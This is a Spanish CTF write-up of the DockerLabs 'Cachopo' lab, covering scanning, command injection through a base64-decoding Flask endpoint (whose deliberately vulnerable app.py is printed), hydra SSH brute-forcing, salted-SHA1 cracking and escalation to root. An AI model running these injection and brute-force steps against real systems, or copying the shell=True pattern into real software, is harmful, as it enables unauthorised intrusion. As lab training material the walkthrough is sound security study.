




CACHOPO CTF



Adrià Trillo Rodríguez
DOCKERLABS CTF

1 CONTENIDO

2	Introducción	2
3	Objetivo de este CTF	2
4	Prueba de conexión.....	3
5	NMAP	3
6	ACCEDIENDO A LA WEB.....	4
7	Burpsuite	6
8	SSH	9

CACHOPO CTF

2 INTRODUCCIÓN

En este CTF de DockerLabs titulado "Cachopo", creado por PatxaSec, se pone a prueba una serie de habilidades relacionadas con la ciberseguridad, utilizando herramientas comunes en el pentesting y conceptos criptográficos. Durante la resolución del desafío, se emplearon herramientas como BurpSuite para interceptar y analizar las comunicaciones HTTP, Nmap para realizar escaneos de puertos y obtener información sobre el servicio de la máquina objetivo, y Dirb para realizar una enumeración de directorios y archivos en el servidor web. Además, se repasaron conceptos fundamentales de SHA1, un algoritmo criptográfico, para realizar análisis de seguridad y comprender cómo se pueden utilizar en diferentes contextos.

Este CTF fue resuelto junto a mi compañero L0rd19, cuya contribución fue clave para completar el reto. Puedes encontrar más sobre su trabajo y otros proyectos en su perfil de GitHub: [LeoLord19](#)

3 OBJETIVO DE ESTE CTF

El objetivo principal de este CTF, titulado "Cachopo" y desarrollado por PatxaSec, era poner a prueba nuestra capacidad para llevar a cabo un análisis exhaustivo y realizar un pentesting completo sobre un entorno Docker. A lo largo del reto, los participantes debían explorar y explotar diversas vulnerabilidades en una máquina virtual diseñada específicamente para simular un entorno de servidor web comprometido. El reto no solo se limitaba a encontrar y explotar fallos de seguridad, sino que también implicaba comprender y aplicar conceptos criptográficos, analizar tráfico de red y realizar diversas tareas de hacking ético utilizando herramientas ampliamente utilizadas en el ámbito de la ciberseguridad.

El desafío comenzaba con un servidor web aparentemente seguro, pero pronto se desvelaban múltiples vectores de ataque. La primera tarea fue descubrir el servicio web en ejecución, lo cual se logró mediante el uso de Nmap, una herramienta fundamental para el escaneo de puertos y servicios en máquinas remotas. Posteriormente, utilizamos Dirb para realizar una enumeración de directorios y archivos en el servidor, con el fin de identificar recursos ocultos o vulnerables que podrían ser explotados.

A medida que avanzábamos, se nos presentaba la necesidad de interceptar y manipular el tráfico HTTP utilizando BurpSuite, una herramienta esencial para realizar análisis de seguridad en aplicaciones web. Con ella, pudimos analizar solicitudes y respuestas del servidor, buscando vulnerabilidades como inyecciones, configuración incorrecta o problemas con la autenticación.

Un aspecto clave del CTF era la manipulación de datos hash, específicamente SHA1. A lo largo del reto, tuvimos que realizar diversas acciones relacionadas con este algoritmo criptográfico, como la manipulación y el análisis de valores de hash, con el fin de descubrir secretos ocultos o autenticar usuarios de forma incorrecta.

El reto se desarrolló en varias fases, lo que requería un enfoque metódico y colaborativo. L0rd19, mi compañero en este desafío, y yo trabajamos juntos para abordar cada una de las fases, dividiendo las tareas y combinando nuestras habilidades para poder superar cada obstáculo que nos encontrábamos. Desde el análisis inicial hasta la explotación final, el CTF fue una oportunidad para aplicar nuestros conocimientos teóricos y prácticos en un escenario realista, lo que nos permitió fortalecer nuestras habilidades en ciberseguridad, especialmente en el contexto de servidores web y la seguridad en contenedores Docker.

4 PRUEBA DE CONEXIÓN

Para asegurarnos de que tenemos conexión con la máquina víctima, mandaremos un paquete mediante el comando **ping** y el parámetro **-c 1**

```
File Actions Edit View Help
vulnhub x main-sesoni x
Gh0stN3t# ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.070 ms

— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.070/0.070/0.070/0.000 ms
Gh0stN3t#
```

5 NMAP

Una vez que sabemos que tenemos conexión total, procederemos a lanzar un escaneo de la red para listar todos los puertos y servicios que esta máquina tiene abiertos/disponibles.


```
nmap -p- --open --min-rate 5000 -sSCV -n -Pn 10.20.30.11 -vvv -oN
resultados.txt
```

```
# Nmap 7.94SVN scan initiated Tue Dec 24 01:45:10 2024 as: /usr/lib/nmap/nmap -p- --open --min-rate 5000 -sSCV -n -Pn -vvv -oN resultados.txt 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000020s latency).
Scanned at 2024-12-24 01:45:11 CET for 90s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 7b:98:d4:e7:ec:50:0b:b2:3a:21:76:2c:45:95:23:61 (ECDSA)
|_  ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBEjW0Fr3vBvcqYorxu8cbiAsLn1KxEId5AjI88T+pHcpP1tLFZROjtLMTl6/qbg3SvyDoh75cLiLq/
G5d1U=
|   256 5d:15:2b:28:ec:67:7e:78:3c:16:12:65:2f:59:d4:88 (ED25519)
|_  ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKiE4JB9YEGU2mtWJP7VMmr5R60+RXwvThaYJ//r0T9h
80/tcp    open  http     syn-ack ttl 64 Werkzeug/3.0.3 Python/3.12.3
|_  http-methods:
|_  Supported Methods: HEAD OPTIONS GET
|_  http-title: Cahopos4-4ll
|_  http-server-header: Werkzeug/3.0.3 Python/3.12.3
|_  fingerprint-strings:
```

Como se observa, tenemos tanto los servicios ssh y HTTP están abiertos, por lo que accederemos a la web para intentar obtener algo más de información.

6 ACCEDIENDO A LA WEB

Al acceder a la web, nos encontramos con un header con varios enlaces que nos llevan al home, por lo que no nos sirven para nada.



Sin embargo, al final de la web tenemos un formulario para realizar reservas y, en este tenemos que rellenar varios campos y tenemos un botón de enviar. En mi caso, antes de probar nada, siempre me gusta mirar el código fuente para ver si puedo obtener algún tipo de información adicional.

Tras analizar un poco el código, encuentro un enlace hacia un pequeño script .js que, aparentemente es el archivo que procesa toda la información que se proporciona en el formulario de la web.

```
← → ↻ ⚠ Notsecure 172.17.0.2/static/js/index.js ☆ 📁 🔍 🛡 ⋮

// Función para enviar la plantilla al servidor
function submitTemplate() {
  const userInput = document.getElementById('userInput').value;

  fetch('/submitTemplate', {
    method: 'POST',
    headers: {
      'Content-Type': 'application/x-www-form-urlencoded'
    },
    body: new URLSearchParams({ userInput }).toString() // Convierte el objeto URLSearchParams a una cadena
  })
  .then(response => {
    if (!response.ok) {
      throw new Error('Network response was not ok');
    }
    return response.text(); // Lee la respuesta como texto
  })
  .then(data => {
    // Muestra el resultado en el HTML
    const outputElement = document.getElementById('output');

    if (outputElement) {
      outputElement.textContent = data || 'No output'; // Usa textContent en lugar de innerText
    }
  })
  .catch(error => {
    console.error('Fetch error:', error);
    const outputElement = document.getElementById('output');
    if (outputElement) {
      outputElement.textContent = 'Error: ' + error.message;
    }
  });
}

// Agrega un evento para manejar el clic en el botón
document.getElementById('submitButton').addEventListener('click', function(event) {
  event.preventDefault(); // Evita que el formulario se envíe de la forma tradicional
  submitTemplate(); // Llama a la función para enviar la plantilla
});
```

Ahora que ya sabemos que puede haber un archivo que realice una acción, procederemos a rellenar el formulario para ver qué funciona.


But the real star of the show was Cahopazos Pingu's signature dish: the "Cachopos de Cecina". A traditional dish from his hometown, Cahopazos Pingu had hacked the recipe to create a unique and mouth-watering experience. The tender cecina was slow-cooked in a special blend of spices and herbs, then served with a side of crispy "Packet Sniffer" crostini and a drizzle of "Encryption" sauce.


The "Cachopos de Cecina" was a hit, with food critics and hackers alike raving about the dish. It was said that a single bite could transport you to a world of flavor and excitement, where the boundaries between food and hacking blurred.

A Recipe for Success

Cahopazos Pingu's restaurant was a huge success, with people coming from all over to taste his


Make a Reservation








Si en estos momentos presionamos enviar, aparentemente no pasará nada, pero , si nos metemos en el inspector de la web y miramos el tráfico veremos que el status es de 200, lo que significa que el archivo js sí que funciona.



Filter URLs	Method	Domain	File	Initiator	Type	Transformed	Size	Time	Size	Time
	GET	font.googleapis.com	...xmg-H8BtaD8APo-4PQZ-AC%0g.woff2	font	woff2	cached	22 KB	0ms	10.24 s	20.48 s
	POST	172.17.0.2	submitTemplate	index.js (Fetch)	plain	236 B	77 B			3 ms
	POST	172.17.0.2	submitTemplate	index.js (Fetch)	plain	236 B	77 B			2 ms

7 BURPSUITE


Sabiendo esto, nos pondremos con BurpSuite a capturar todo el tráfico de la red. Para ello, ejecutaremos BurpSuite y le pediremos que intercepte todo el tráfico.




Time	Type	Direction	Method	URL
18:45:42.34 Dec 20...	HTTP	→ Request	POST	http://172.17.0.2/submitTemplate
18:45:42.24 Dec 20...	HTTP	→ Request	POST	http://172.17.0.2/submitTemplate

Request	
	Pretty Raw Hex
1	POST /submitTemplate HTTP/1.1
2	Host: 172.17.0.2
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4	Accept: */*
5	Accept-Language: en-US,en;q=0.5
6	Accept-Encoding: gzip, deflate, br
7	Referer: http://172.17.0.2/
8	Content-Type: application/x-www-form-urlencoded
9	Content-Length: 14
10	Origin: http://172.17.0.2
11	Connection: keep-alive
12	Priority: u=0
13	
14	userInput=glox

Como podemos ver, hemos capturado el request que hemos hecho en la web, por lo que lo mandaremos al repeater para ver si podemos ver el resultado del request y, una vez en el apartado de repeater le daremos a “send”.




Como resultado obtendremos el siguiente mensaje:



Este error nos indica que está intentando decodificar datos como si estuvieran codificados en el formato UTF-8, pero el contenido no es válido para ese formato. Seguiremos intentando otras request con otro tipo de datos.

Si introducimos por ejemplo: glox12345 . Nos aparecerá el siguiente mensaje:



Esto nos está indicando que está intentando decodificar una cadena en base64, pero la que hemos introducido no cumple con los requisitos de formato base64. Ahora que ya sabemos que el sistema intenta decodificar los mensajes en base64, le daremos algunas instrucciones en esta base para ver qué pasa. Para ello, nos ayudaremos del comando echo y, lo haremos de la siguiente manera:


```
echo "whoami" | base64
```

Nos devolverá como resultado esto: d2hvYW1pCg==

```
(ghostn3t@GhostN3t)-[~]  
$ echo "whoami" | base64  
d2hvYW1pCg==  
Connection: keep-alive
```

Si introducimos esta instrucción el userInput, obtendremos lo siguiente:

```
1 POST /submitTemplate HTTP/1.1  
2 Host: 172.17.0.2  
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0  
4 Accept: */*  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate, br  
7 Referer: http://172.17.0.2/  
8 Content-Type: application/x-www-form-urlencoded  
9 Content-Length: 22  
10 Origin: http://172.17.0.2  
11 Connection: keep-alive  
12 Priority: u=0  
13  
14 userInput=d2hvYW1pCg==  
  
1 HTTP/1.1 200 OK  
2 Server: Werkzeug/3.0.3 Python/3.12.3  
3 Date: Tue, 24 Dec 2024 18:03:31 GMT  
4 Content-Type: text/plain  
5 Content-Length: 9  
6 Connection: close  
7  
8 cachopin
```

Vemos que estamos ejecutando código siendo el usuario cachopin, por lo que procederemos a realizar el mismo paso, pero con un id, para saber qué permisos tenemos.

```
Request  
Pretty Raw Hex  
1 POST /submitTemplate HTTP/1.1  
2 Host: 172.17.0.2  
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0  
4 Accept: */*  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate, br  
7 Referer: http://172.17.0.2/  
8 Content-Type: application/x-www-form-urlencoded  
9 Content-Length: 14  
10 Origin: http://172.17.0.2  
11 Connection: keep-alive  
12 Priority: u=0  
13  
14 userInput=aWOK  
  
Response  
Pretty Raw Hex Render  
1 HTTP/1.1 200 OK  
2 Server: Werkzeug/3.0.3 Python/3.12.3  
3 Date: Tue, 24 Dec 2024 18:04:52 GMT  
4 Content-Type: text/plain  
5 Content-Length: 60  
6 Connection: close  
7  
8 uid=1001(cachopin) gid=1001(cachopin) groups=1001(cachopin)
```

Como no tenemos muchos permisos, pero sí que tenemos un usuario, procederemos a realizar un hydra con este usuario para encontrar su contraseña.

```
hydra -l cachopin -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
```

```
-t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries
k
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: cachopin password: simple
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not c
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-
```

Vemos que hemos encontrado la contraseña de cachopin, por lo que ahora sí que podemos conectarnos directamente al servidor ssh y empezar a mirar cómo podemos escalar privilegios.

8 SSH

```
ssh cachopin@172.17.0.2
```

Si listamos los archivos veremos que hay varios directorio y un .sh.

```
cachopin@2e327a3f3c7f:~$ ls -la
total 36
drwxr-x— 1 cachopin cachopin 4096 Jul 25 02:09 .
drwxr-xr-x 1 root    root    4096 Jul 24 17:22 ..
-rw-r--r-- 1 cachopin cachopin 220 Mar 31 2024 .bash_logout
-rw-r--r-- 1 cachopin cachopin 3786 Jul 24 19:05 .bashrc
-rw-r--r-- 1 cachopin cachopin 807 Mar 31 2024 .profile
drwxr-xr-x 1 cachopin cachopin 4096 Jul 25 02:09 app
-rwxr-xr-x 1 root    root    212 Jul 24 17:28 entrypoint.sh
drwxr-xr-x 2 cachopin cachopin 4096 Jul 25 02:09 newsletters
drwxr-xr-x 5 root    root    4096 Jul 24 19:05 venv
cachopin@2e327a3f3c7f:~$
```

Si hacemos un cat, veremos que ejecutando el archivo nos podemos ejecutar la aplicación Flask.

```
cachopin@2e327a3f3c7f:~$ cat entrypoint.sh
#!/bin/bash

# Inicia el servicio SSH como root
service ssh start

# Cambia al usuario cachopin para ejecutar la aplicación Flask
exec su - cachopin -c "/home/cachopin/venv/bin/python /home/cachopin/app/app.py"
cachopin@2e327a3f3c7f:~$
```

Sin embargo, al ejecutar el script obtenemos un resultado sin éxito.

```
cachopin@2e327a3f3c7f:~$ su - cachopin -c "/home/cachopin/venv/bin/python /home/cachopin/app/app.py"
Password:
* Serving Flask app 'app'
* Debug mode: off
Address already in use
Port 80 is in use by another program. Either identify and stop that program, or start the server with a different port.
```

Por otra parte, si seguimos mirando los directorios, veremos que nos encontramos con un listado de usuario que, en un futuro puede ser un posible diccionario de usuarios para encontrar otro inicio de sesión en el servidor ssh.

```
cachopin@2e327a3f3c7f:~/newsletters$ ls
client_list.txt
cachopin@2e327a3f3c7f:~/newsletters$
```

```
cachopin@2e327a3f3c7f:~/newsletters$ cat client_list.txt
dreamer
darkness
cecilia
lollypop
nicolas
google
lindsay
cooper
passion
kristine
green
puppies
ariana
fuckme
chubby
raquel
lonely
anderson
sammie
sexybitch
mario
butter
willow
roxana
mememe
caroline
susana
kristen
baller
hotstuff
carter
stacey
```

Sin embargo, si miramos dentro del directorio /app , veremos un archivo .py y un directorio llamado /com que, miraremos más tarde.

El script app.py tiene el siguiente contenido:

```
cachopin@2e327a3f3c7f:~/app$ cat app.py
from flask import Flask, request, render_template, Response
import base64
import subprocess

app = Flask(__name__)

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/submitTemplate', methods=['POST'])
def submit_Template():
    template = request.form.get('userInput', '')
    try:
        decoded = base64.b64decode(template).decode()
        process = subprocess.Popen(decoded, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
        output, error = process.communicate()
        output_str = output.decode('utf-8') if output else ''
        error_str = error.decode('utf-8') if error else ''
        if error_str:
            return Response(f'Error: {error_str}', content_type='text/plain')
        return Response(output_str, content_type='text/plain')
    except Exception as e:
        return Response(f'Error: {str(e)}', content_type='text/plain')

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=80)
cachopin@2e327a3f3c7f:~/app$
```

Si intentamos ejecutarlo, nos dará error, por lo que miraremos el directorio /com a ver qué hay.

```
cachopin@2e327a3f3c7f:~/app$ cat com/personal/hash.lst
$SHA1$d$GkLrWsb7LfJz1tqHBiPzuvM5yFb=
$SHA1$d$BjkVArB9RcGUs3sgVKyAvxzH0eA=
$SHA1$d$NxJmRtB6LpHs9vJYpQkErzU8wAv=
$SHA1$d$BvKpTbC5LcJs4gRzQfLmHxM7yEs=
$SHA1$d$LxVnWkB8JdGq2rH0UjPzKvT5wM1=
cachopin@2e327a3f3c7f:~/app$
```

Hemos obtenido un archivo con varios hashes en formato SHA1 con salt, por lo que necesitamos una herramienta con la que poder descifrar estos hashes.

Tras un largo período de tiempo investigando con mi compañero L0rd19 y descargando numerosas herramientas de github, dimos con una herramienta que descripta hashes sha1 diseñada por el propio creador de la máquina, por lo que la descargaremos de su repositorio de github.

```
git clone https://github.com/PatxaSec/SHA\_Decrypt
```

Seguidamente, ejecutamos el archivo .py con la siguiente sintaxis:

```
python3 sha2text.py 'd' '$SHA1$d$GkLrWsB7LfJz1tqHBiPzuvM5yFb='  
'/usr/share/wordlists/rockyou.txt'
```

Tras varios intentos, obtenemos una contraseña de uno de los hashes:

```
gh@stn3t@Gh@stN3t:~/Downloads/Laboratorios/dockerlabs/cachopo  
$ python3 SHA_Decrypt/sha2text.py 'd' '$SHA1$d$LxVnWkB8JdgQ2rH0UjPzKvT5wM1=' '/usr/share/wordlists/rockyou.txt'  
Processing: 100% | 14344392/14344392 [00:19:00:00, 750852.10it/s]  
[!] Not found  
gh@stn3t@Gh@stN3t:~/Downloads/Laboratorios/dockerlabs/cachopo  
$ python3 SHA_Decrypt/sha2text.py 'd' '$SHA1$d$BjkVArB9RcGUs3sgVKyAvxzH0eA=' '/usr/share/wordlists/rockyou.txt'  
Processing: 7% | 992816/14344392 [00:01:00:18, 739001.22it/s]  
[+] Pwnd !!! $SHA1$d$BjkVArB9RcGUs3sgVKyAvxzH0eA:::cecina  
gh@stn3t@Gh@stN3t:~/Downloads/Laboratorios/dockerlabs/cachopo  
$
```

Ahora que ya tenemos una contraseña, probaremos a intentar entrar en el usuario Ubuntu (que es otro usuario con una carpeta en el /home) y en el usuario root.

```
cachopin@2e327a3f3c7f:~$ su ubuntu  
Password:  
su: Authentication failure  
cachopin@2e327a3f3c7f:~$
```

Como vemos, al intentar entrar en el usuario Ubuntu, nos dice que la contraseña es incorrecta. Pero, si lo intentamos con root obtenemos el siguiente resultado:

```
cachopin@2e327a3f3c7f:~$ su root  
Password:  
root@2e327a3f3c7f:/home/cachopin# whoami  
root  
root@2e327a3f3c7f:/home/cachopin#
```

Ya somos root 😊

HAPPY HACKING 😊